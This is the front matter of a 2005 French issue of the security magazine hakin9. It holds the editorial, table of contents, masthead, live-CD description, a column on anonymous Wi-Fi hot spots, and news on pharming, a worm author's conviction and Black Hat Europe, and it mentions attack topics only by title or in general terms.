

hacking
+CD

SUR LE CD : *hakin9.live* plein d'outils de sécurité
À LA UNE : **An Introduction to Security** – 325 pages de manuel en PDF, Wardriving sous Windows – le jeu de programmes indispensables **Applications pour s'attaquer à Bluetooth** : RedFang, btscanner, bt_audit, bloover, BlueSnarfer, BlueSpam et d'autres



hakin9

Hard Core IT Security Magazine Prix : 7,50 EUR N° 4/2005 (11) Juillet/Août Bimestriel CD offert

Cracker Bluetooth

- Intrusions aux mobiles
- Écoute des téléphones
- Vol des informations privées
- Attaques DoS sur les périphériques PDA

Sur le CD 10 tutoriaux, y compris 2 nouveaux :

- Stéganographie réseau
- Récupération des données à partir des systèmes de fichiers Linux

Stéganographie réseau
Dissimulation des messages dans les en-têtes TCP/IP

Dangereux Google
Comment rechercher les informations secrètes

Rouler les pare-feux sous Windows
Créer un troyen qui trompera les pare-feux personnels

Compromissing IDS
Comment contourner les systèmes de détection d'intrusion

+ pour les débutants
Récupérer les données dans GNU/Linux
Comment sauvegarder les fichiers après une panne



Stéganographie réseau • Bluetooth dangereux • Récupération des données sous Linux • Compromissing IDS • Google : à la recherche des secrets

DOM : 8,80 EUR CAN : 12,95 \$CAD MAR : 80,00 MAD



Rédacteur en chef
Roman Polesek

Un bredouillement...

Les conférences de presse des entreprises s'occupant de la sécurité IT prennent parfois un tournant surprenant. Bien que les invités soient d'habitude les représentants des média spécialisés, on peut entendre des choses incroyables.

Imaginons qu'un conférencier met dans un sac les virus, les vers, *adware* et *spyware*. Les *script-kiddies* ne sont – d'après lui – que des *hackers solitaires* et *programmeurs qui écrivent des virus de bas niveau*. Bien sûr, il ne faut pas exiger qu'un spécialiste en marketing ait une connaissance approfondie des questions informatiques, mais les paroles se répandent dans les airs et parviennent aux représentants de différents magazines. De cela, pour un lecteur ordinaire, les notions de *hacker* et *hacking* sont depuis toujours associées aux vols d'identité ou aux *warez*.

Dans notre (et votre) magazine, il s'agit d'une chose tout à fait différente – nous tenons au savoir-faire et à la sécurité. Évidemment, nous prenons parfois le point de vue du criminel, mais cela uniquement pour faire comprendre les méthodes qu'il utilise. Pour nous, la cybercriminalité ne diffère en rien des vols des voitures ou des sacs des vieilles dames.

Quand nous publions des textes sur les failles de sécurité dans les technologies concrètes – par exemple le Bluetooth (p. 12) ou l'IDS (p. 50) – notre intention est de démontrer le phénomène et les dangers pouvant menacer les utilisateurs. Si nous nous préoccupons de la création des troyens invisibles (p. 34), c'est pour vous sensibiliser à ce type de problèmes et, peut-être, attirer l'attention des éditeurs de programmes. Il est facile de remarquer que nous n'utilisons pas le mot *hacker* dans une acception impropre de ce terme, et la présentation de la possibilité de rechercher les données confidentielles dans Google (p. 22) est un prétexte pour montrer les possibilités de ce moteur de recherche.

Nous faisons confiance à nos lecteurs et nous sommes sûrs qu'ils connaissent la différence entre un hacker et un pirate (*cracker*). Nous sommes conscients que les techniques présentées dans notre magazine peuvent être utilisées à des fins ignobles. Mais nous sommes fiers que tous les deux mois, nos lecteurs obtiennent une nouvelle portion du savoir.

Roman Polesek
romanp@hakin9.org

Roman Polesek

Dossier

12

Sécurité des connexions Bluetooth

Tomasz Rybicki

Vous trouverez dans cet article le modèle de sécurité de la technologie Bluetooth. Les méthodes et les outils servant à s'attaquer aux périphériques avec l'interface Bluetooth seront présentés. Les méthodes du fonctionnement des virus agissant sur cette plate-forme y seront également analysées.

Focus

22

Google dangereux – à la recherche des informations confidentielles

Michał Piotrowski

Cet article montre comment le moteur de recherche Google peut être utilisé pour rechercher les informations confidentielles et les objectifs potentiels des attaques ainsi que les techniques avancées de recherche et leurs résultats surprenants.

Pratique

34

Contourner discrètement les pare-feux personnels dans Windows

Mark Hamilton

L'article a pour but de présenter comment détourner les pare-feux personnels pour Windows. Vous apprendrez comment créer un outil logiciel qui se connectera à Internet par l'intermédiaire d'une autre application de confiance.

42

Récupération des données à partir des systèmes de fichiers Linux

Bartosz Przybylski

Comment récupérer les fichiers importants dans le systèmes de fichiers *ext2*, *ext3* et *ReiserFS* ? Vous connaîtrez les principes du fonctionnement de différents systèmes de fichiers et les outils servant à récupérer les données.

La revue haking est publiée en 7 versions :

Si vous êtes intéressé par l'achat de licence de publication de revues merci de contacter :

Monika Godlewska
e-mail : monikag@software.com.pl

tél : +48 (22) 860 17 61
fax : +48 (22) 860 17 71



polonaise



tchèque



italienne

Science

50

Les systèmes de détection d'intrusion vus de l'intérieur

Antonio Merola

Quelles sont les méthodes du fonctionnement des systèmes de détection des intrusions, leurs types et les différences entre elles ? Quelles sont les techniques qui peuvent être utilisées par l'intrus pour détecter ou désactiver l'IDS ?

58

Stéganographie réseau – dissimuler des données dans les en-têtes TCP/IP

Lukasz Wójcicki

L'article présente en quoi consiste la dissimulation des données dans les en-têtes TCP/IP. Vous apprendrez où et comment cacher les données et connaîtrez les outils permettant une communication secrète à l'aide de la stéganographie réseau.

Fiche technique

68

Détection du sniffing dans les réseaux commutés

Daniel Kaczorowski, Maciej Szmit

Vous y trouverez les méthodes exploitées pour sniffer dans les réseaux commutés : *MAC-flooding* et *ARP-spoofing*. L'article présente les méthodes de détecter ce type de sniffing, ainsi que les outils qui peuvent vous aider.

76

Tor

Tomasz Nidecki

C'est un proxy anonyme fonctionnant sur le principe du réseau distribué. Il permet à toutes les applications qui possèdent SOCKS4 d'établir des connexions anonymes, sélectionnées de façon aléatoire dans le réseau de relais. Il est également possible de démarrer notre propre relais.


08

Actus

Les nouvelles du monde de la sécurité des systèmes informatiques.

Le périodique **hakin9** est publié par
Software-Wydawnictwo Sp. z o.o.
Software-Wydawnictwo Sp. z o.o.,
Lewartowskiego 6, 00-190 Varsovie, Pologne
Tél. +48 22 860 18 81, Fax. +48 22 860 17 70
www.hakin9.org

Directeur de la publication : Jaroslaw Szumski

Imprimerie, photogravure : 101 Studio, Firma Tęgi / 
Ekonomiczna 30/36, 93-426 Łódź
Imprimé en Pologne/Printed in Poland

Abonnement (France métropolitaine) : 1 an (soit 6 numéros) 38 €
DOM/TOM, étranger : nous consulter

Dépôt légal : à parution

ISSN : 1731-7037

Commission paritaire : en cours

Distribution : MLP

Parc d'activités de Chesnes, 55 bd de la Noirée

BP 59 F - 38291 SAINT-QUENTIN-FALLAVIER CEDEX

(c) 2005 Software-Wydawnictwo, tous les droits réservés

Rédacteur en chef : Roman Polesek romanp@hakin9.org

Rédactrice adjointe : Paulina Nowak paulinan@software.com.pl

Secrétaire de rédaction : Tomasz Nidecki tonid@hakin9.org

Maquette : Anna Osiecka annaos@software.com.pl

Couverture : Agnieszka Marchocka

Traduction : Grażyna Welna, Iwona Czarnota, Marie-Laure Perrotey, Béatrice Ginier-Gillet

Correction : Jérémie Fromaget, Jean-François K@sparov, Gabriel Campana, Gilles Gaffet, Sebastien Lecocq, Pierre-Emmanuel Leriche, Gilles Fournil, Pierre Mennechet, Jeremy Canale

Les personnes intéressées par la coopération sont priées de nous contacter : cooperation@software.com.pl

Abonnement : abonnement@software.com.pl


Fabrication : Marta Kurpiewska marta@software.com.pl

Diffusion : Monika Godlewska monikag@software.com.pl

Publicité : adv@software.com.pl

La rédaction fait tout son possible pour s'assurer que les logiciels sont à jour, pourtant elle décline toute responsabilité pour leur utilisation. Elle ne fournit pas de support technique lié à l'installation ou l'utilisation des logiciels enregistrés sur le CD-ROM. Tous les logos et marques déposés sont la propriété de leurs propriétaires respectifs.

La rédaction utilise le système PAO **ADOPOS**

Pour créer les diagrammes on a utilisé le programme  SmartDraw

Le CD-ROM joint au magazine a été testé avec AntiVirenKit de la société G Data Software Sp. z o.o.

AVERTISSEMENT

Les techniques présentées dans les articles ne peuvent être utilisées qu'au sein des réseaux internes.

La rédaction du magazine n'est pas responsable de l'utilisation incorrecte des techniques présentées.

L'utilisation des techniques présentées peut provoquer la perte des données !



anglaise



allemande



française



espagnole





Feuilleton

Tomasz Nidecki

Essaie de m'attraper

Une chaude soirée d'été. Le propriétaire du cyber café du quartier, collé à l'écran de son ordinateur, joue à *Half-Life*. Un jeune homme, habillé très chic, entre dans le café. Il porte les lunettes Gucci et une chemise soigneusement repassée. Le jeune homme affiche un large sourire. Il paye au comptoir une heure de connexion à Internet. La serveuse, jeune amie du propriétaire, est à moitié endormie et ne fait pas spécialement attention au jeune homme. Elle est fascinée par les articles de la presse people qu'elle est en train de feuilleter.

Le jeune homme prend place dans un coin et branche sa clé USB à l'ordinateur. D'un air impassible, l'homme n'arrête pas de pianoter sur le clavier. Les habitués du café ne font pas attention à lui non plus, car ceux-là sont captivés par les jeux en ligne et par la drague via le chat. Le jeune homme quitte le café avant que l'heure ne s'écoule, tout en souriant gentiment. La serveuse murmure à peine un *au revoir*.

Quelques jours plus tard, le café est encerclé par des hommes cagoulés. Le propriétaire est sous le choc. Lui et son amie sont menottés et embarqués dans un camion de police. On apprend que quelques jours auparavant, les archives de la DST ont été visitées et les malfaiteurs ont dérobé des données ultra confidentielles. L'infraction a été commise à partir de l'adresse IP attribuée au propriétaire du cyber café. Le propriétaire tente en vain d'expliquer qu'il ne peut pas répondre des actes de ses clients. *Il fallait demander aux clients des pièces d'identité et noter leurs numéros* – rétorque le procureur.

Cette histoire n'est pas réelle mais elle peut bientôt le devenir. Là encore, il n'y aura pas de justifications possibles. La victime pourrait être non seulement un propriétaire d'un cyber café mais aussi bien le propriétaire d'une entreprise qui n'a aucun rapport avec l'Internet – par exemple, un restaurateur qui aurait mis en place un *hot spot* pour ses clients, ou bien encore l'administrateur d'un réseau local qui fonctionnerait avec un système Wi-Fi. Une fois de plus, les justifications, en cas d'effraction, ne serviront à rien. Qui va chercher le vrai coupable d'effraction ? Les preuves seront solides et l'adresse IP sera suffisamment parlante.

Passer inaperçu est un jeu d'enfant pour un cambrioleur qui pénètre dans un réseau. L'époque où le malfrat devait établir une connexion à travers cinq

serveurs différents pour arriver jusqu'à la victime tout en masquant l'origine d'effraction, est définitivement terminée. Les cybers cafés ont permis aux malfrats un vrai anonymat. Cependant, ces cafés n'étaient pas pour eux très pratiques. Le pirate était contraint d'utiliser un ordinateur et le payer. À présent, les cybers pirates peuvent exprimer leur infinie gratitude à ceux qui ont inventé des hot spots gratuits. Maintenant, il leur suffit d'équiper le micro portable en carte Wi-Fi et s'asseoir sur un banc pour pouvoir capter tout le réseau. Et comment identifier ces individus ? D'après une adresse MAC ? Vous voulez rire ! Dans ce cas précis, ils restent totalement impunis !

Les hot spots deviennent de plus en plus populaires. Les commerçants y recourent de plus en plus pour attirer les clients. Même un petit restaurant dans mon quartier affiche une pancarte publicitaire qui allèche la clientèle avec une entrée libre sur l'Internet. Je suis cependant persuadé que ce restaurateur n'a pas réfléchi à ce qu'il puisse advenir, si l'un de ses clients cambriolait une banque à partir du réseau installé dans son commerce. Il a dû penser que les voleurs iront plutôt chez le voisin.

Même sans les *hots spots*, la technique Wi-Fi est très peu sécurisée. Chaque réseau sans fil est une vraie passoire. Beaucoup d'habitants d'immeubles optent pour le réseau Wi-Fi, lequel leur permet de contourner les autorisations des syndicats pour faire passer le câble d'un balcon à l'autre, ou installer ce câble via le réseau téléphonique. La technique Wi-Fi est adoptée par les entreprises lesquelles ne veulent pas investir dans une infrastructure câblée. Violent l'accès d'un réseau Wi-Fi est non seulement beaucoup plus simple que de faire une effraction dans un réseau câblé, mais de plus, cette technique empêche de trouver l'auteur du crime. Car comment établir quel individu tel jour et à telle erreur se trouvait à proximité du réseau (pas forcément dans les locaux de l'entreprise ou dans l'immeuble mais par exemple dans la cour) avec un ordinateur.

Je suis peut-être un râleur nostalgique, cependant, je regrette le bon vieux temps. Je préfère avoir moins de facilité pour me connecter à l'Internet mais en revanche, être certain de pouvoir identifier un pirate potentiel et le prendre sur le fait. Alors, pour protester contre cette menace, je reste fidèle au réseau BNC. Cela me permet de dormir tranquillement. ■



Contenu du CD

Sur le CD joint à la revue, vous trouverez *hakin9.live* (*h9l*) en version 2.5.2 – distribution Linux bootable intégrant les outils nécessaires, la documentation, les tutoriaux et les matériaux complémentaires aux articles.

Pour commencer à utiliser *hakin9.live*, il suffit de démarrer l'ordinateur avec le CD inséré dans le lecteur. Les options supplémentaires concernant le démarrage du disque (le choix de la langue, une autre résolution, la désactivation du *framebuffer*, etc.) ont été décrites dans la documentation disponible sur le CD – c'est le fichier *help.html* (si vous voulez le lire à partir du *h9l* démarré, le fichier se trouve dans */home/haking/help.html*).

Quoi de neuf ?

La version 2.5.2 *h9l* est basée sur *Aurox Live 10.2*. Le système tourne sous la surveillance du noyau 2.6.9. La détection du matériel a été corrigée et la configuration du réseau améliorée. Le menu est également standardisé – tous les logiciels ont été regroupés dans les catégories adéquates, ce qui offre l'accès aux applications données beaucoup plus intuitif. La nouvelle *hakin9.live* intègre plusieurs nouveaux matériaux supplémentaires – les documents RFC mis à jour, quelques livres gratuits au format PDF et HTML et les articles non publiés. Le hit de ce numéro est une publication intitulée *An Introduction to Security* (auteur collectif) au format PDF et TXT.



Figure 1. *hakin9.live* vous offre plusieurs outils disponibles sur un CD

Dans la version actuelle de *h9l*, il y a également les nouveaux logiciels comme :

- un jeu d'outils permettant de réaliser les attaques contre la pile du protocole Bluetooth (*RedFang*, *bts-canner*, *bt_audit*, *Bloover*, *Bluesnarfer*, *BlueSpam* et d'autres),
- un ensemble d'applications pour *warXing* sous Windows (versions d'installation),
- *Postfix*, MTA populaire (et les autres logiciels de messagerie électronique – *Mutt*, *Pine*, *Sylpheed-Claws*),
- applications audio de test (*cplay*, *mp3blaster*, *mpg321*),
- quelques nouveaux jeux texte.

C'est *fluxbox*, avec le gestionnaire *ROX* et le moniteur système *Torsmo* qui est actuellement l'environnement graphique par défaut. Un tel ensemble se présente bien, il est hautement configurable et ses exigences matérielles ne sont pas élevées. En même temps, il est possible de démarrer *Xfce 4* en version 4.2.1.1 (option de démarrage *hakin9 xfce4*).

Tutoriaux et documentation

La documentation contient, hormis les astuces concernant le démarrage et la gestion de *hakin9.live*, les tutoriels préparés par la rédaction comprenant les exercices pratiques. En ce qui concerne les tutoriels, nous présumons que vous utilisez *hakin9.live*. Ainsi, vous évitez les problèmes liés aux différentes versions des compilateurs, à un autre emplacement des fichiers de configuration ou aux options indispensables pour démarrer un logiciel donné dans un environnement choisi.

La version actuelle de *hakin9.live*, outre les tutoriaux des éditions précédentes, en intègre deux nouveaux. Le premier montre comment communiquer en utilisant la stéganographie réseau (et les en-têtes TCP/IP).

Le second concerne la récupération sécurisée des données à partir des systèmes de fichiers dans Linux. Ce document décrit la mise en pratique du savoir-faire compris dans l'article *Récupération des données à partir des systèmes de fichiers Linux*. ■




Figure 2. Plusieurs nouveaux matériaux supplémentaires



Actus

Amende pour une bonne volonté

Le chambre du tribunal correctionnel de Paris a condamné Guillaume Ten à verser une amende de 5 000 euros avec sursis pour avoir violé la loi sur la propriété intellectuelle. C'est un précédent judiciaire en France.

Ten a été accusé d'avoir publié en 2002 les informations sur les failles de sécurité dans le programme anti-virus *Viguard*. Il a obtenu les données en question par le biais du *reverse engineering* – bien qu'avant de publier ses révélations dans l'Internet, il en avait informé l'éditeur du programme.

Les arguments de la défense que Guillaume Ten a agi *pro publico bono* n'ont pas été pris en compte. À partir de cette décision, on peut constater qu'en France il sera interdit d'examiner du code fermé pour rechercher ses vulnérabilités, en particulier, si ces informations sont rendues publiques par la suite.

MeetBSD international

Entre 17–19 juin 2005, à Cracovie, aura lieu la seconde édition de la conférence MeetBSD, consacrée – comme son nom l'indique – aux systèmes de la famille BSD. Cette fois-ci, cet événement a une dimension internationale. La conférence est organisée par la fondation Proidea. Le patron média est le magazine *hakin9*.

Trois jours d'ateliers et de cours – très intéressants autant pour les newbies que pour les avancés – seront remplis de sujets étroitement liés aux systèmes basés sur le noyau de Berkeley. Poul-Henning Kamp, Dru Lavigne et Robert Watson, les développeurs de FreeBSD, sont parmi les invités.

Tous les participants obtiendront un certificat de participation à la conférence et beaucoup de matériaux supplémentaires.

L'ère du pharming a commencé

Comme l'a dit Chris Risley, président de l'entreprise Nominum, *le phishing est au pharming ce que le pêcheur est au chalutier russe*. Les phishers doivent intercepter leurs victimes une par une, utilisant pour cela les techniques de spam et comptant sur la naïveté des utilisateurs, alors qu'une attaque réussie d'un pharmer signifie mille, voire des millions de victimes potentielles.

La différence entre le pharming et le phishing consiste en ce que les victimes sont redirigées vers les pages substituées sans aucune action de l'utilisateur lui-même. La technique la plus utilisée pour cela est le *DNS Cache Poisoning*, mais il arrive qu'on utilise des programmes malicieux (notamment *Banker*) modifiant la configuration de Windows (par exemple le fichier *HOSTS*). Parfois, les pharmer se servent de la sociotechnique et redirigent les paramètres du domaine chez l'enregistreur vers leurs serveurs DNS. Le but est toujours le même : en accédant à une page, par exemple à la page de sa banque, l'utilisateur doit en fait aller à une adresse IP tout à fait différente – bien sûr, contrôlé par le voleur – et entrer ses données confidentielles.

Le *DNS Cache Poisoning* consiste à introduire dans le serveur cache DNS une fausse adresse pour le domaine attaqué. Ce n'est pas une nouvelle méthode – elle a été découverte à la fin des années 90 et la plupart des serveurs DNS ont été déjà protégés contre celle-ci. Mais est-ce vrai ? *Bind 8.x* et *DNS cache Windows NT4* et 2000 contenaient encore les failles permettant de l'utiliser. Vu la petite popularité de ces types d'attaques, on ne leur a pas accordé d'importance tant que leurs possibilités n'étaient pas découvertes par les voleurs. C'est le début du pharming.

La première attaque de masse a eu lieu il y a à peine quelques mois, en mars 2005. L'attaque visait aux versions vulnérables des pare-feux de Symantec avec *DNS Cache* intégré. Les employés de plus de 500 grandes entreprises sont tombés

dans le piège. Les adresses populaires, comme *www.google.com*, *www.ebay.com* ou *www.weather.com* (plus de 1300 domaines au total), redirigeaient vers une page installant des programmes spyware. Ensuite, deux redirections successives ont eu lieu – l'une vers un site installant le spyware, et le second – vers une page avec la publicité des médicaments augmentant la puissance sexuelle. Elles exploitaient aussi les vulnérabilités dans les versions plus anciennes de Windows. Pendant la première attaque, d'après les données obtenues à partir de l'ordinateur compromis utilisé pour héberger les pages avec les spywares, on a noté environ 8 millions d'appels HTTP à partir de plus de mille adresses IP différentes. Ces nombres sont significatifs.

Bien que pour l'instant le pharming est moins populaire que le phishing, sa puissance est encore plus grande. Dans l'Internet, il existe encore beaucoup de serveurs DNS vulnérables à ces types d'attaques. De plus, certains grands fabricants des programmes de protection négligent le problème et sont d'avis que le phénomène n'est pas suffisamment important pour s'en soucier. Il est plus difficile de se protéger contre le pharming que contre le phishing – tous les utilisateurs du serveur DNS attaqué y sont vulnérables, indépendamment de la version du système d'exploitation de l'utilisateur, pas seulement ceux qui ont cliqué sur le liens dans une lettre obtenue ou ceux qui n'ont pas mis à jour leurs Windows.

À présent, la seule méthode efficace pour se protéger contre le pharming consiste à vérifier les certificats des pages visitées (bien sûr à travers une connexion sûre). Outre cela, les banques devraient, outre la liste des mots de passe d'autorisation, utiliser une autre méthode d'autorisation, par exemple les jetons ou les cartes de codes uniques.

Les informations plus détaillées sur les techniques présentées dans le prochain numéro du magazine *hakin9*.

Un cracker condamné à 21 mois de prison

Âgé de 21 ans, Raymond Paul Steigerwalt, le pirate américain, accusé d'avoir infecté le Département de la Défense des États Unis (*Department of Defense*) par le ver TK worm, a été puni d'une peine de 21 mois d'incarcération. S'y ajoute un dédommagement de 12 000 dollars au profit du Département de la Défense. Il paraît que Steigerwalt est devenu un bouc émissaire et était puni pour tous les auteurs du ver.

TK worm a été identifié pour la première fois dans la 1^{ère} moitié de 2002. Il exploitait les failles dans le serveur *Microsoft Internet Information Services* pour se diffuser et installer les portes dérobées contrôlées par les concepteurs du ver. Au moins deux ordinateurs appartenant au Département de la Défense ont été contaminés.

Microsoft : échec du quiz de la sécurité

Organisé dans l'Internet par Microsoft le concours pour les spécialistes de la sécurité, *The Gatekeeper*, a été interrompu. Il s'est avéré que les participants falsifiaient les notes. Microsoft a constaté que le concours sera rétabli dès que cela sera possible. Cette réaction ressemble un peu à celle à l'information sur les failles de sécurité détectées dans leurs programmes.

D'après l'entreprise, aux concours, qui devrait durer 12 jours (2-14 mai), plus de 20 mille informaticiens de 20 pays ont pris part. Ils devaient répondre à deux questions de choix multiple par jours, rivalisant avec les meilleurs compatriotes – à cette étape, le prix était un TabletPC, et le vainqueur aurait participé en tant que VIP dans la conférence TechEd. Hélas, ce fut un échec.

La vitrine du quiz fonctionnait uniquement avec le navigateur *Internet Explorer*. Peu importe. Pire encore le système refusait souvent d'enregistrer les réponses correctes et affichait le message d'er-

reur 404: *file not found*. De plus, il n'y avait aucun problème avec une fausse réponse : il suffisait de revenir à la page précédente et choisir encore une fois la réponse correcte, sans perdre les points. Mais le plus grand problème était qu'après deux jours de concours – au maximum, on pouvait remporter 350 points par jours – les meilleurs avaient même 1750 points.

Steigerwalt a été aussi condamné pour la détention d'images de pornographie infantile. Entre 2002 et 2003, il était membre du groupe *Thr34t Krew* (TK), soupçonné d'avoir créé le ver TK worm.

Le ver permettait de prendre le contrôle des systèmes infectés à travers les canaux IRC. Il permettait d'exécuter plusieurs processus dangereux au niveau de la machine infectée – à partir du scannage des autres machines pour détecter les failles dans les systèmes de protection jusqu'aux attaques DDoS contre d'autres ordinateurs et réseaux. En 2002 en Grande Bretagne, TK worm a entraîné les pertes financières de plus de 5,5 millions livres.

Il n'y a pas de raisons de soupçonner Microsoft d'une mauvaise volonté : du point de vue de l'entreprise, cela n'a aucun sens. Mais plusieurs spécialistes de tant de pays étaient sans doute déçus. *Blue Screen of Death* a détruit les plans de promotion de l'entreprise – d'autant plus, qu'elle est le plus grand éditeur des systèmes d'exploitation.

The Gatekeeper, devrait être considéré comme un défi. La personne qui l'avait gagné, aurait pu se considérer comme un vrai expert en matière de la sécurité. Ceux qui ont falsifié le nombre de points, n'ont rien gagné et en plus ils ont rendu la victoire du concours impossible.

Spyware – une affaire en or

D'après le rapport de l'entreprise Webroot, la production des programmes de type spyware devient une affaire en or : les bénéfices annuels de cette branche atteignent 2 milliards de dollars. Le document publié contient aussi une thèse audacieuse que ce procédé peut même faire obtenir 25 % de marché de la publicité dans l'Internet.

Les programmes affichant de la publicité ou redirigant les navigateurs vers des adresses non souhaitées constituent, d'après les études, plus de la moitié de toutes les infections. Bien que la conscience des utilisateurs augmente, les infections sont de plus en plus fréquentes.


Les statistiques sont effrayantes – depuis janvier jusqu'à avril 2005, environ 90% des machines dans les entreprises et dans les maisons ont été infectées. Bien que le nombre de nouveaux programmes malicieux détectés baisse, les régulations légales incriminant ce procédé n'existent pas. Même les États Unis n'ont pas réussi l'année passé à introduire les règlements appropriés.

Si vous voulez « raw sockets », changez de système

Parmi plusieurs correctifs de sécurité inclus dans le Service Pack 2 pour Windows XP, la suppression de la fonctionnalité *raw sockets* a provoqué les plus grandes controverses. Elle permet de communiquer avec le matériel informatique directement via le réseau.

Le *raw sockets* (sockets bruts) facilitent beaucoup la surveillance et le filtrage du trafic réseau. D'autre part – en cas d'un système d'exploitation mal protégé ou mal conçu – elles peuvent être la source des dangers. Cette fonctionnalité est disponible dans tous les systèmes de la famille *NIX.

Mais le plus grand problème est dû au fait que plusieurs applications réseaux pour Windows sont basées sur *raw sockets*. Si cette solutions est supprimée, les applications augmentant la sécurité deviennent inutiles et ne sont bonnes à rien. Les éditeurs de ces types de programmes ne prennent pas bonne note des garanties de Microsoft que cet *ugly hack* pourrait augmenter la sécurité de Windows, mais l'entreprise même ne voit pas la possibilité de se retirer de cette décision.



Actus

Black Hat Europe 2005

Du 29 mars au 1 avril 2005 à Amsterdam, l'édition européenne de l'une des plus importantes conférences dédiées à la sécurité IT – Black Hat Europe (<http://www.blackhat.com>) a eu lieu. Pendant quatre jours, plus de quarante conférences et ateliers, d'ailleurs très bien organisés, ont eu lieu. Les présentateurs, meilleurs spécialistes des quatre coins du monde, ont surpris les participants par leur savoir-faire et par leur démonstration. Le partenaire médiatique de cette rencontre de printemps était le magazine *hakin9*.

Les ateliers (appelés par Black Hat *Trainings*) étaient des présentations pratiques très bien préparées tout comme les cours (*Briefings*), très appréciés par l'équipe de *hakin9*. Ces derniers, divisés en deux catégories simultanés, placés les participants devant un dilemme : que choisir.

Il est difficile d'énumérer ici tous les événements importants, mais notre équipe a été impressionnée par le cours de Dan Kaminsky, traitant du transfert des données et de l'omission des pare-feux à l'aide du protocole DNS. Dan a démontré comment, dans les requêtes DNS, on peut transférer des informations quelconques – à partir de chaînes de caractères très simples jusqu'aux données audio et vidéo. La transmission en ligne *voice over DNS* a été accueillie par de vifs applaudissements.

La conférence de l'équipe d'Adam Laurie, le spécialiste le plus connu sur la sécurité du protocole Bluetooth,

a été aussi très intéressante. Nous avons pu revoir la totalité de toutes les méthodes d'attaques connues ainsi que deux nouvelles, annoncées justement pendant cette conférence. Tout cela, sur des exemples appropriés.

